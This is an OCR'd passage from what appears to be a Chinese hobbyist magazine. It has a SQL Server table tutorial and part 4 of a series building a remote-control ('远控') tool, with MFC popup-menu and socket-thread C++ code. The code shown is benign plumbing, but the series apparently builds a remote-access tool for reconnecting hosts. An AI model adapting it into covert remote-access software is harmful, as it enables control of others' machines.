



图3

大家看最下面，压缩此驱动器以节约磁盘控件这个勾不要勾上，否则建库的时候就要报错了。设置好之后点击确定，我们可以看到对象资源管理器上就多出了我们新建立的数据库。建立了库以后我们就可以存放数据了么？nonono，大家试想，一个网站我们要存放各种各样的信息，用户，新闻，帖子，板块等等等等，如果这些信息我们全都放到一个库里面，就会杂乱无章，更无从谈起效率。所以，在使用数据库的时候，我们还要在库下面建立表。表的话，就更加细化了，在网站设计过程中，一张表只会存放一个类型的数据，比如说我们网站里面可能有很多很多帖子，那么就给帖子专门来建立一张表。还有很多很多回帖，那么我们又给回帖建立一张表；有很多很多用户，我们又给用户建立一张表。这样一来，我们的表就很多，但是很有规律，不会乱七八糟，比如说我要找李刚这个用户的数据，我们就只要到用户表里面查找，肯定不会到帖子表里面找。说了这么多，我们就来建立一张表。

5.展开我们建立的数据库，看到下面有个叫做"表"的子项，再展开下面就有系统表，系统表是系统运行必须的，所以我们不要去动它，直接在表这个项上右键，新建表。点了之后，右边就会出现一个选项卡，里面有格子，这里是要做什么呢，是要给我们的表添加字段。这里可能很多人又要问了，什么是字段？先不说，我们找一张工资表来看看：如图4



工　资　单


XX企业

（ ）月份

部门	姓名	底薪	奖金	福利	罚款	扣除	应付工资	实发工资

制表：XXX

图4



列名	数据类型	允许空
DeparMent	varchar(10)	☑
Name	varchar(50)	☑
BaseSalary	money	☑
Bonus	money	☑
Boon	money	☑
amerce	money	☑
deduct	money	☑
ShouldPay	money	☑
FactPay	money	☑
		☐

图5

工资表我们可以看到，除了标题之外，我们表里面有什么呢？第一行，是部门，姓名，底薪…而下面是我们要填写的内容，其实在数据库中我们的表也是这样的，我们新建表，就应该是建立一张上图一样的没有任何数据的表。但是一张表我们要怎么知道表怎么填写，哪里该填写什么？这个就是列头的作用，有了部门列，我们才知道这一列要填写部门，是吧？这样说大家应该明白了，数据库中的字段，大家就可以按照列头来理解，我们按照上面的工资表来在数据库中建立表。注意，表名和字段名可以是中文，但是我个人极度不建议用中文。最好是用英文，拼音的话，也可以，不过上次我们在设计一个游戏的数据库时，一个朋友就设计了一个字段叫做JB，我们全部人笑了半个小时…大家注意到，列明后面还有一个数据类型要填写。SQL Server中的数据类型很多，我找常用的给大家说一下吧：

1.varchar 可变长字符串 一般用于存放比较短小的字符串，比如地址，密码，用户名等

2.int 整数

3.double 双精度浮点数

4.text 大文本 这个主要存放可能比较大的文本，比如我们发帖，有的人口才好，或者是像我一样　嗦，那就可能要存放的数据量很大，所以如果存放帖子内容，可以用这个。

5.datetime 这个是用于存放时间的，比如记录发帖时间，

注册时间之类的都可以用这个。

6.money 金钱 咳咳，微软专门给钱还做了个数据类型，雷…

那么，个人觉得比较常用的就是这么些，后面允许空复选框不用说了，你见过谁输完用户名就直接登录一个网站的？那么大家根据我这样来填写好我们的字段就可以了：如图5

然后点保存，输入表名之后就会保存进去了，然后在表下面，我们就可以看到我们新建的表。在表上点击右键->打开表就可以看到弹出的新选项卡了：




图6

怎么样，和我们的工资表一样吧？现在可以往里面存数据了哟，好啦，我们本章就说到这里，我们下个月再见。

小小的实现一个远程（4）
——一些小问题的修正

影 月

大家好，在前几章中，我们完成了基本远控的一个架构，那么，从这一章之后我们要做的就是一些功能的填充和细节上进行一些修正。首先，在实现右键菜单的时候，我们要修补几个地方。第一个，我们把客户端和服务端同时运行，看到服务端上线之后，大家可能会习惯性地去点一下我们已经上线的主机，但是点了以后，这一个项并不会像我们平时那样整行地变色，然后告诉我们，已经被选中啦。那么这个要如何来修正呢？我们在初始化列表视图控件的时候，通过setExtendedStyle方法来设置。首先，需要整行选中，我们可以通过这个函数给我们的列表视图添加LVS_EX_FULLROWSELECT，同时我们还让它绘制出列表视图的网格线，添加LVS_EX_GRIDLINES样式。列表视图的样式还很多，我这里不一一列出了，挑出一些常用的给大家说说：

LVS_EX_AUTOCHECKSELECT　在列头上提供一个全选的CheckBox，不需要自己编写代码即可实现全选功能，很实惠哦~~

LVS_EX_CHECKBOXES 在每一行前面添加一个CheckBox

LVS_EX_SUBITEMIMAGES 可以在子项前面也显示图标

好了，大致常用的就这么一些，大家也可以自己查阅MSDN来翻找更多的资料，列表视图的拓展样式足足有30来项，大家可以慢慢研究。

好像废话也占了一些篇幅了，现在还是来说我们的右键弹出菜单，首先要右键弹出菜单，我们必须要捕获右键的鼠标消息，我们在列表视图上右键，点击添加事件处理程序，然后找到消息类型：NM_RCLICK，然后系统会自动生成事件处理程序，我们就在那里写我们的事件代码。在写代码之前，我们首先要做的是整理我们的思路，当用户右键点击列表视图的区域之后，我们应该弹出右键菜单，然后再根据用户点击的菜单项进行相应的操作。但是在这个过程中，我们还存在一个问题，就是我们在用户点击的时候，是否选中了列表视图项。如果用户在空白区域点击的右键，就意味着用户一项都没有选中。

这里我们一定要进行判断，否则会出错的。考虑完了之后，就可以开始做菜单了。要弹出菜单，我们肯定要有菜单可以弹，现在我们新建一个菜单资源，资源ID改为MENU_POP，做完之后，我们就可以开始添加菜单项了。目前我们右键菜单就先做一个断开服务端，后面有了新功能之后我们再进行添加。这里简单的说下，在VS2008的菜单编辑器中，直接可以看到菜单的样子，我们在框中可以直接输入要显示的文字，如图1所示，不过图中的弹出菜单这个项在我们点击右键的时候是不会显示的，弹出的时候只会弹出它下面的子菜单。

大家可能注意到很多的软件菜单后面都会有一个括号，里面有下划线和字母，当按下alt+对应字母的时候就会执行相应的菜单项，这个我们不需要考虑，如果需要给菜单添加这样的快捷键，我们直接在要显示的文字后面加上(&字母)就可以达到这样的效果。除此之外，大家可能见到在有的菜单中还出现了分割线，这个分割线我们只要在一个菜单项中打一个“-”,那么这一项菜单就变成分割线，好了，关于菜单我就说到这里。




图1

下一步我们要在刚刚创建的右键单击事件的功能函数中写代码，实现菜单的弹出。不过在此之前，我们同样要知道弹出菜单的步骤。首先，要创建一个CMenu的菜单对象，其次，要用LoadMenu加载菜单资源,再获取菜单资源的子菜单，然后还要获取鼠标位置，最后，在鼠标所在位置弹出右键菜单。弹出菜单就需要这么几步，这里大家可以看我写好的代码，为了方便解说，我在代码前面都加上一个编号，不过大家在自己实践的时候不要

把代码也弄进去了：

```
1 CMenu *pPopMenu=new CMenu();
2 pPopMenu->LoadMenu(MENU_POP);
3 pPopMenu=pPopMenu->GetSubMenu(0);
4 POINT curPos;
5 GetCursorPos(&curPos);
6 pPopMenu->TrackPopupMenu(TPM_LEFTALIGN|TPM_LEFTBUTTON|TPM_VERTICAL,curPos.x,curPos.y,this,0);
7 *pResult = 0;
```

1:创建菜单实体

2:加载菜单资源

3:获取子菜单项目(如果删除掉这一句也可以运行哦，不过会产生一种很恶搞的现象，感兴趣的X子自己去试试哦~~)

4:定义GetCursorPos的返回参数

5:获取事件触发时的鼠标位置

6:弹出菜单

7:系统生成的代码，不去养它

不过，有了这些代码还是不够的，在我刚刚理出的思路，我们应该在用户右键时判断是否有选中了的项目，如果有我们应该做好相应的判断以保证程序不出错误。在老版本的MFC里面，ListCtrl的GetSelectedCount方法有一点点小问题，不过现在大家不用担心了，可以放心用，如果GetSelectedCount返回值不为0才弹出菜单，否则不弹出。

弹出菜单做好之后，现在是断开的逻辑代码还要编写，根据我们的算法，客户端强行断开是不可行的，因为断开以后很快服务端就会重新连接，这就失去了断开的意义了。那么如果记录下服务端的信息，等下次服务端再次连接的话，那么服务端始终还是占用着资源，我觉得这样做也不合适，我们应该发送一个断开指令包给服务端，然后服务端断开，客户端删除相应项，这才是正常的流程。其实这个要实现很简单。我们现在找到我们断开服务端这个菜单项，注意这里菜单资源有一个资源ID，每一个菜单项也会有一个菜单ID，为了代码的可读性，最好都更改为自己方便记住的名字。在消息响应函数中，我们先用ListCtrl的GetFirstSelectedItemPosition方法获取到选中的项的ID，然后组织断开数据包，发送之后调用我们之前的DeleteServerConnection方法来进行处理。

但是运行之后我们很快就会发现点了断开菜单，马上就出现了异常，这个异常是因为我们DeleteServerConnection判断不完整导致的，这里我们调试一下即可发现，调用这个函数时，我们只是判断ServerArray里面的元素的ID属性是否大于被删除项的ID，如果大于，则把这个ID减一，以保证ID和列表项统一。但是这个很明显有一个缺陷，就是我们的ServerArray的项有可能是NULL，如果访问了为NULL的元素，就会产生访问异常。所以我们在删除之前，需要加一个判断，如果为NULL，就不执行任何操作，避免出错，这里我就不贴代码了，这个很简单。不过现在依然存在一个问题，我们在关闭连接的时候，我们的接收数据的线程依然还在运行，而且一定是处于recv函数的等待状态，连接被关闭，recv函数就会迅速返回一个空的数据包，空数据包的MSGID不等于0，那么则跳转到下面的判断，而下面的判断条件是:ServerArray[id]->CheckFlag==false && recvData->MSGID!=0，表面上看没有什么问题，但是实际上，我们在关闭连接之后，此时的ServerArray[id]已经为NULL值，所以在这里还会抛出一个访问异常。

与此同时，可能很多X子们还会关心一个很重要的问题，就是资源的释放问题，我们线程启动之后就再也不会停止，如果有很多服务端上线，很多服务端下线，那么我们程序所占用的线程数是非常庞大的，所以这里我们也要添加代码进行处理。因为很多东西都要做，所以我这一期先把我设计上的缺陷弥补一下。因为我比较散漫，写作之前并没有给远控做个大体的架构，所以可能问题多一点。不过毕竟我不是专职作家，如果详细地设计的话，时间负担不起。而且我觉得学编程很容易，但是在开发过程中要解决问题，才是真正需要积累的。对于错误的问题上，还是希望大家能够谅解我。

我们还是一个一个问题来解决。首先考虑多线程安全性的问题，现在出现了冲突，最简单的办法还是加入判断，或者这里直接添加上错误处理，像服务端算法一样，错误五次之后直接结束线程避免占用资源，我觉得这里加错误处理是最好的。不过加入错误判断之后，大家要注意一点，刚刚说了，我们断开的时候程序有很大可能性recv还在等待状态，但是等待状态并不是我们所能控制的，所以我们换个方法来避免多线程安全性冲突，我们看DeleteServerConnection的最后两句是释放内存和复位数组的操作，这个操作我们可以先搬动一下。假设用户点了断开服务端，那么，发送断开指令之后，服务端会断开并关闭，我们其实没有必要去在DeleteServerConnection里面来复位，可以放到接收数据线程里面来复位。这里我把修改过后的DeleteServerConnection和ReceiveDataThreadProc贴出来给大家看下。这个篇幅有点大，我可是冒着被小编T死的风险发出来的…

```
//接收数据线程回调函数

DWORD WINAPI ReceiveDataThreadProc(LPVOID lpParameter)
{
    int id = *((int*)lpParameter);
            //获取其坐在的数组元素的下标
    SocketData *recvData =NULL;
    int errtime=0;
    while (errtime<5)
    {
            recvData=new SocketData();
            int recvedByteNum=recv(ServerArray[id]->Sock,(char*)recvData,sizeof(SocketData),0);
```

```
        //接收数据
                if(recvedByteNum==0 || recvedByteNum==-1)
                {
                        errtime++;
                        delete recvData;
                        continue;
                }
                if ((recvData->MSGID==0)&&(wcscmp(recvData->buffer,L"Hello!")==0))   //判断是否是服务端验证数据包
                {
                        ServerArray[id]->CheckFlag=true;
                                        //更改验证标记
                        ServerArray[id]->ID=pMainDlg->m_ServerListCtrl.InsertItem(9999,L"",0);   //在列表视图上添加一个空项
                        SetIpAddress(ServerArray[id]->Sock,id);
                }else if(ServerArray[id]->CheckFlag==false && recvData->MSGID!=0){
        //如果没有经过验证就发送其他格式的数据包，则断开等待服务端重新连接
                        DeleteServerConnection(ServerArray[id],id);
                        return 0;
                }
                if ((recvData->MSGID>0 ) && recvData->MSGID<=5)   //解析数据包指令并分发到不同的处理函数
                {
                        pMainDlg->Pc_Info(*recvData,id);
                }
                delete recvData;
        }
        DeleteServerConnection(ServerArray[id],id);
        delete ServerArray[id];
        ServerArray[id] = NULL;
        return 0;
    }
    //删除服务端连接
    void DeleteServerConnection(ServerConnection *Conn,int flag)
    {
        if (Conn->ID!=-1)
                //如果ID不为-1，表示有收到过验证数据包，并且在列表视图控件上有显示，为了保持ID一致，执行循环重新处理
        {
                for (int i = 0;i<10000;i++)
                {
                        if(ServerArray[i]!=NULL)
                        {
                                if((ServerArray[i]->ID)> (Conn->ID))   //凡是ID比被删除项的ID大，则全部减一
                                {
                                        (ServerArray[i]->ID)--;
                                }
                        }
                }
                pMainDlg->m_ServerListCtrl.DeleteItem(ServerArray[flag]->ID);   //在列表视图中删除改项
        }
        closesocket(ServerArray[flag]->Sock);
        //关闭被删除项的Socket
    }
```

好了，目前发现的问题就这么一些，具体还有什么潜在的我没考虑到的以后再说，大家如果想到了可以跟我说，技术是在交流探讨中成长的嘛。

最近又有很多X子们在问我编程难不难了，还是那句话，有心，就不难。咳咳，大家可以看下嘛，如果想学编程的人很多，那么我们可以组织一个YY频道，我定时到里面和大家交流。（PS:如果只有一两个就算了，毕竟人少也很冷清，影月是喜欢凑热闹的人呀，嘿嘿）……

Diy 我们自己的EXE文件信息读取器（上）

影 月

